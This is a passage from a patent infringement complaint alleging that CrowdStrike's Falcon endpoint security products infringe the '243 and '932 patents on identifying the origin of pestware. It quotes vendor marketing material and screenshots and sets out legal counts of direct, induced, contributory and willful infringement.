APIs	Enables tight integration with third-party and custom security solutions. Unlocks security orchestration, automation and other advanced workflows.
Falcon Data Replicator	Regularly extract enriched EDR data sets to support compliance, long-term archival or integration with third-party analytics engines and data lakes.
Cloud-delivered	Part of the CrowdStrike Falcon integrated solution, delivered with no on-premises infrastructure. The solution scales with zero effort, providing all necessary storage and compute resources for fast and efficient interactions. Complete set of enriched data is continuously available for security responders, even for systems that are ephemeral, offline or destroyed.

(*See* WBR_CSK000508 (https://www.crowdstrike.com/wp-content/uploads/2020/03/threat-graph.pdf) at 508-510.)


519. The Accused Products perform a method that includes *identifying, based upon the activity, an object residing on the computer that is a suspected pestware object*. For example, the Accused Products include "MACHINE LEARNING" "[t]o detect and prevent known and

unknown malware – whether endpoints are on or off the network" and "INDICATORS OF ATTACKS" "[t]o correlate endpoint events to detect stealthy activities that indicate malicious activity."


KNOWN MALWARE PREVENTION
To weed out the obvious
MACHINE LEARNING
To detect and prevent known and unknown malware - whether endpoints are on or off the network
EXPLOIT MITIGATION
To stop attacks that exploit vulnerabilities to compromise hosts
WHITELISTING BLACKLISTING
To block or allow custom hashes
INDICATORS OF ATTACKS
To correlate endpoint events to detect stealthy activities that indicate malicious activity


(*See* WBR_CSK000612 (https://www.crowdstrike.com/cybersecurity-101/endpoint-security/next-generation-antivirus-ngav/) at 615.)

520. In addition, the Accused Products include "[c]loud architecture" and algorithms that "process endpoint activity as it occurs, exposing malicious files and suspicious behaviors in near real time."



(*See* WBR_CSK000621 (https://www.youtube.com/watch?v=9GbIKLWc2vY) at 11:26.)

521. The Accused Products perform a method that includes *accessing, in response to the identifying an object, at least a portion of a recorded history of externally networked sources that the computer received files from so as to identify a reference to an identity of a particular externally networked source that the suspected pestware object originated from*. For example, the Accused Products, including Falcon Prevent, "[p]rovide[] details, context and history for every alert" and "[u]nravel[] an entire attack in one easy-to-grasp process tree enriched with contextual and threat intelligence data." "[D]etection details" are kept for "90 days."




FULL ATTACK VISIBILITY AT A GLANCE

For unparalleled alert context and visibility, Falcon Prevent:

- Provides details, context and history for every alert
- Unravels an entire attack in one easy-to-grasp process tree enriched with contextual and threat intelligence data
- Maps alerts to the MITRE Adversarial Tactics, Techniques and Common Knowledge (ATT&CK®) framework for quick understanding of even the most complex detections
- Keeps detection details for 90 days

(*See* WBR_CSK000660 (https://www.crowdstrike.com/wp-content/uploads/2019/03/falcon-prevent-data-sheet.pdf) at 661.)

522. The Accused Products monitor events including processes and operations performed by processes, and these events are further enriched with related data including events performed across a network (*e.g.*, DNS requests, network connections, correlated event telemetry across network endpoints, etc.). The Accused Products link events for the processes and operations performed by these processes (*e.g.*, TargetProcessID, ContextProcessID, ComputerName, FileName, CommandLine, etc.).



Other Common Events

- Many of the other events Falcon captures are used to enrich `ProcessRollup2` events
- Some common enrichment events include:
  1. `DnsRequest` (a process makes a DNS request)
  2. `NetworkConnectIP4` (a process makes an IPv4 connection)
  3. `OoxmlFileWritten` (a productivity file was written to disk by a process)
  4. `PeFileWritten` (an executable file was written to disk by a process)
- There are over 400(!) events captured by Falcon
- They are catalogued in the Event Data Dictionary in your UI


©2020 CROWDSTRIKE

fal.con

(*See* WBR_CSK000511 (https://www.crowdstrike.com/falcon/2020/wp-content/uploads/2020/10/CFP002-Uptown-Splunk-FINAL.pdf) at 529; *see also id.*at 519, 522, 552.)


523. In another example, the Accused Products provide a process tree illustrating the context and history of an attack. For example, the green icon indicates that a file named "BACKDOOR.EXE" was identified as malicious and was blocked. By moving up the process tree, the Accused Products illustrate an attack with an externally networked source that began with

clicking a malicious link in Outlook that opened a website using internet explorer, and the website exploiting an internet explorer vulnerability to initiate a drive-by download attack.




(*See* WBR_CSK000621 (https://www.youtube.com/watch?v=9GbIKLWc2vY) at 6:27-6:35.)

524. In another example, the Accused Products display information related to found malware and global command-and-control servers of hacker group "GOBLIN PANDA" including indicators related to the malware found on network host computers, servers identified as associated with the malware and Goblin Panda, and website web.thoitievietnam.org identified as associated with the malware indicators, Goblin Panda servers, and Goblin Panda.


CSIT-18052 8.1 Builder for CVE...
CSA-18084 GOBLIN PANDA Adopts ...
GOBLIN PANDA
78f3d6492a186c472f7dd02e2e1324...
93aa353320a8e27923880401a4a0f3...
185.243.114.138
web.thoitietvietnam.org
1 indicator on 3 hosts
4 indicators on 2 hosts

Looking to the right side of the graph, clicking on the “hosts” icon will expand a list of hosts that have event data containing these particular indicators. Like with Intel, this will highlight the lines connecting that host to the indicators and Intel attributes. You also have the option to expand and see the specific host’s detailed information.



1 indicator on 2 hosts

Hosts

CS-SE-DJS-W10BH

TMM-WIN10-D3


Indicator

e7c0bc0e80f22e7b9ac178426473040099b78ac7b73fb809e95e9c...

TYPE	Hash
FIRST SEEN	Feb. 20, 2019 15:10:53
ALL HOSTS	2
[illegible] HOSTS	2

(*See* WBR_CSK001390 (https://www.youtube.com/watch?v=4B4a5FQZ8dE&list=PLtojL19AteZv3oYq8_jD_0J5vNvxdGDDs) at 0:15; *see* WBR_CSK000662 (https://www.crowdstrike.com/blog/tech-center/falcon-indicator-graph/).)

525. The Accused Products perform a method *reporting the identity of the particular externally networked source to an externally networked pestware research entity so as to enable the externally networked pestware research entity to research whether the particular externally networked source is a source of pestware*. For example, the Accused Products include "[i]ntegrated threat intelligence [that] enables the immediate assessment of the ***origins, impact, and severity*** of threats in the environment, and also provides guidance on how to best respond and remediate."



3. Threat intelligence integration

Integrated threat intelligence enables the immediate assessment of the origins, impact, and severity of threats in the environment, and also provides guidance on how to best respond and remediate.

(*See* WBR_CSK000612 (https://www.crowdstrike.com/cybersecurity-101/endpoint-security/next-generation-antivirus-ngav/) at 616 (emphasis added).)

526. Indeed, the Accused Products include "CrowdStrike Falcon X" threat intelligence. Falcon X includes "Automatic Threat Analysis" "automatically investigated by Falcon X," Malware Analysis" "enabl[ing] in-depth analysis of unknown and zero-day threats," "Malware Search," and "Threat Intelligence."

CrowdStrike Falcon X stands out with the following capabilities:

- **Automatic Threat Analysis** — All files quarantined by CrowdStrike Falcon endpoint protection are automatically investigated by Falcon X. This automation drives breakthrough efficiency gains for security operations teams, elevates the capabilities of all security analysts and unlocks critical security functionality for organizations without a security operations center.
- **Malware Analysis** — Falcon X enables in-depth analysis of unknown and zero-day threats that goes far beyond traditional approaches. Powered by the Falcon Sandbox, it

> employs a unique combination of static, dynamic and fine-grained memory analysis to quickly identify the evasive threats other solutions miss.
>
> - **Malware Search** — Connects the dots between the malware found on your endpoints and related campaigns, malware families or threat actors. Falcon X searches CrowdStrike Falcon Search Engine, the industry's largest malware search engine for related samples and within seconds expands the analysis to include all files and variants, leading to a deeper understanding of the attack and an expanded set of IOCs to defend against future attacks.
> - **Threat Intelligence** — Actor attribution exposes the motivation and the tools, techniques and procedures (TTPs) of the attacker. Practical guidance is provided to prescribe proactive steps against future attacks and stop actors in their tracks.
> - **Customized Intelligence** — Falcon X automatically produces intelligence specifically tailored for the threats you encounter in your environment. Customized IOCs are immediately shared with other security tools via API, streamlining and automating the protection workflow. Cyber threat intelligence relating to the encountered attack is displayed alongside the alert, making it quick and easy for analysts to understand the threat and take action.

(*See* WBR_CSK000508 (https://www.crowdstrike.com/press-releases/crowdstrike-introduces-new-automated-threat-analysis-solution-to-deliver-predictive-security/) at 009-011.)

527. Indeed, the Accused Products include "Falcon Prevent integrated with Falcon X™ to" "[f]ully understand the threats in your environment" and "[a]ccess malware research and analysis at your fingertips." (*See* WBR_CSK000660 (https://www.crowdstrike.com/wp-content/uploads/2019/03/falcon-prevent-data-sheet.pdf) at 661.)

528. Each claim in the '243 Patent recites an independent invention. Neither claim 1, described above, nor any other individual claim is representative of all claims in the '243 Patent.

529. Defendants have been aware of the '243 Patent since at least the filing of the First Amended Complaint.

530. Defendants directly infringe at least claim 1 of the '243 Patent, either literally or under the doctrine of equivalents, by performing the steps described above. For example, on information and belief, Defendants perform the claimed method in an infringing manner as described above by running this software and system to protect their own computer and network

operations. On information and belief, Defendants also perform the claimed method in an infringing manner when testing the operation of the Accused Products and corresponding systems. As another example, Defendants perform the claimed method when providing or administering services to third parties, customers, and partners using the Accused Products.

531. Defendants' partners, customers, and end users of their Accused Products and corresponding systems and services directly infringe at least claim 1 of the '243 Patent, literally or under the doctrine of equivalents, at least by using the Accused Products and corresponding systems and services, as described above.

532. Defendants have actively induced and are actively inducing infringement of at least claim 1 of the '243 Patent with specific intent to induce infringement, and/or willful blindness to the possibility that their acts induce infringement, in violation of 35 U.S.C. § 271(b). For example, Defendants encourage and induce customers to use CrowdStrike's security software in a manner that infringes claim 1 of the '243 Patent at least by offering and providing software that performs a method that infringes claim 1 when installed and operated by the customer, and by engaging in activities relating to selling, marketing, advertising, promotion, installation, support, and distribution of the Accused Products, including the activities described below.

533. Defendants encourage, instruct, direct, and/or require third parties—including their certified partners and/or customers—to perform the claimed method using the software, services, and systems in infringing ways, as described above.

534. Defendants further encourage and induce their customers to infringe claim 1 of the '243 Patent: 1) by making their security services available on their website, providing applications that allow users to access those services, widely advertising those services, and providing technical support and instructions to users, and 2) through activities relating to marketing, advertising,

promotion, installation, support, and distribution of the Accused Products, including their CrowdStrike security software, and services in the United States. (*See* WBR_CSK000071 (https://www.crowdstrike.com/); *see* WBR_CSK000120 (https://www.crowdstrike.com/partners/solution-providers/).)

535. For example, on information and belief, Defendants share instructions, guides, and manuals, which advertise and instruct third parties on how to use the software as described above, including at least customers and partners. (*See* WBR_CSK000107 (https://www.crowdstrike.com/free-trial-guide/installation/).) On further information and belief, Defendants also provide customer service and technical support to purchasers of the Accused Products and corresponding systems and services, which directs and encourages customers to perform certain actions that use the Accused Products in an infringing manner. (*See* WBR_CSK000001 (https://www.crowdstrike.com/contact-us/); https://www.crowdstrike.com/contact-support/ (redirect to same).)

536. Defendants and/or Defendants' partners recommend and sell the Accused Products and provide technical support for the installation, implementation, integration, and ongoing operation of the Accused Products for each individual customer. On information and belief, each customer enters into a contractual relationship with Defendants and/or one of Defendants' partners, which obligates each customer to perform certain actions in order to use the Accused Products. (*See* WBR_CSK000101 (https://www.crowdstrike.com/free-trial-guide/purchase/); WBR_CSK000103 (https://www.crowdstrike.com/free-trial-guide/purchase/); *see* WBR_CSK000107 (https://www.crowdstrike.com/free-trial-guide/installation/).) Further, in order to receive the benefit of Defendants' and/or their partners' continued technical support and their specialized knowledge and guidance of the operability of the Accused Products, each

customer must continue to use the Accused Products in a way that infringes the ’243 Patent. (*See* WBR_CSK000001 (https://www.crowdstrike.com/contact-us/); https://www.crowdstrike.com/contact-support/ (redirect to same).)

537. Further, as the entity that provides installation, implementation, and integration of the Accused Products in addition to ensuring the Accused Product remains operational for each customer through ongoing technical support, on information and belief, Defendants and/or Defendants’ partners affirmatively aid and abet each customer’s use of the Accused Products in a manner that performs the claimed method of, and infringes, the ’243 Patent.

538. Defendants also contribute to the infringement of their partners, customers, and end-users of the Accused Products by providing within the United States or importing into the United States the Accused Products, which are for use in practicing, and under normal operation practice, methods claimed in the Asserted Patents, constituting a material part of the inventions claimed, and not a staple article or commodity of commerce suitable for substantial non-infringing uses.

539. Indeed, as shown above, the Accused Products have no substantial non-infringing uses because the accused functionality, including the functionality for identifying an origin of a malicious activity and related functionality, are integral parts of the Accused Products and must be performed for the Accused Products to perform their intended purpose. (*See, e.g.*, WBR_CSK000071 (https://www.crowdstrike.com/); WBR_CSK000134 (CrowdStrike 2021 Annual Report Form 10-K) at 144-148; WBR_CSK000451 (https://www.crowdstrike.com/endpoint-security-products/).) These processes are continually running when the system is in use and, on information and belief, cannot be removed or disabled (or, if they could, the system would no longer suitably function for its intended purpose).

Moreover, for the same reasons, without performing each of the steps as described and shown above, or without the system and components identified above that practice the ’243 Patent, that functionality could not be performed.

540. Additionally, the accused functionality, including the functionality for identifying an origin of a malicious activity and related functionality described above, itself has no substantial non-infringing uses because the components, modules and methods identified above are a necessary part of that functionality. (*See id*.) For example, without the Accused Products’ API call monitoring and other related functionality for identifying an origin of a malicious activity, the Accused Products could not deploy their malware detection and context and history features. These processes are continually running when the system is in use and, on information and belief, cannot be removed or disabled (or, if they could, the system would no longer function for its intended purpose). Moreover, for the same reasons, without performing each of the steps as described and shown above, or without the system and components identified above that practice the ’243 Patent, that functionality could not be performed.

541. In addition, as shown in the detailed analysis above, the products, systems, modules, and methods provided by Defendants constitute a material part of the invention—indeed, they provide all the components, modules, and features that perform the claimed methods and systems. For example, the Accused Products and accused functionalities (including monitoring API calls) constitute a material part of the inventions claimed because such analysis is integral to the processes identified above (such as identifying the origin of a malicious activity) as recited in the claims of the ’243 Patent. None of these products are staple goods—they are sophisticated and customized cyber security and malware detection products, methods, and systems.

542. On information and belief, the infringing actions of each partner, customer, and/or

end-user of the Accused Products are attributable to Defendants. For example, on information and belief, Defendants direct and control the activities or actions of their partners or others in connection with the Accused Products by contractual agreement or otherwise requiring partners or others to provide information and instructions to customers who acquire the Accused Products which, when followed, results in infringement. Defendants further direct and control the operation of devices executing the Accused Products by programming the software which, when executed by a customer or end user, perform the claimed method of at least claim 1 of the ’243 Patent.

543. Plaintiffs have suffered and continue to suffer damages, including lost profits, as a result of Defendants’ infringement of the ’243 Patent. Defendants are therefore liable to Plaintiffs under 35 U.S.C. § 284 for damages in an amount that adequately compensates Plaintiffs for Defendants’ infringement, but no less than a reasonable royalty.

544. Plaintiffs will continue to suffer irreparable harm unless this Court preliminarily and permanently enjoins Defendants, their agents, employees, representatives, and all others acting in concert with Defendants from infringing the ’243 Patent.

545. Defendants’ infringement of the ’243 Patent is knowing and willful. Defendants acquired knowledge of the ’243 Patent and of the specific conduct that constitutes infringement of the ’243 Patent at least based on this First Amended Complaint. Defendants continue to engage in infringing activities after the filing of this First Amended Complaint, including by selling, making, configuring, and installing the Accused Products and performing the accused functionality, and by engaging in activities that constitute inducing infringement and contributory infringement as described above.

546. On information and belief, despite Defendants’ knowledge of the Asserted Patents, Defendants made the deliberate decision to sell products and services that they knew infringe these

patents. Defendants' continued infringement of the '243 Patent with knowledge of the '243 Patent constitutes willful infringement.

ELEVENTH CAUSE OF ACTION
(INFRINGEMENT OF THE '932 PATENT)

547. Plaintiffs reallege and incorporate by reference the allegations of the preceding paragraphs of this Complaint.


548. Defendants have infringed and continue to infringe one or more claims of the '932 Patent in violation of 35 U.S.C. § 271 in this District and elsewhere in the United States and will continue to do so unless enjoined by this Court. The Accused Products, including features of the Falcon Platform including, without limitation, components of the Falcon Platform such as the CrowdStrike Security Cloud, Threat Graph™, CrowdStrike Endpoint Security (including Falcon Prevent, Falcon Insight (Endpoint Detection and Response), and Falcon XDR), Falcon Search Engine, Falcon Overwatch, CrowdStrike File Analyzer SDK, and the CrowdStrike Falcon Sensor (a.k.a. Falcon Agent), at least when used for their ordinary and customary purposes, practice each element of at least claim 1 of the '932 Patent, as demonstrated below.

549. For example, claim 1 of the '932 recites:

> 1. A method for identifying an origin of activity on a computer that is indicative of pestware comprising:
>
> monitoring, using a kernel-mode driver, API call activity on the computer;
>
> storing information related to the API call activity in a log;
>
> analyzing, heuristically, the API call activity to determine whether one or more weighted factors associated with the API call activity exceeds a threshold;
>
> identifying, based upon the API call activity, a suspected pestware object on the computer;

> identifying, in response to the identifying the suspected pestware object, a reference to an identity of an externally networked source of the suspected pestware object; and
>
> reporting the identity of the externally networked source to an externally networked pestware research entity, wherein
>
> the identity of the externally networked source is selected from a group consisting of an I.P. address, a URL, an email client and a program.

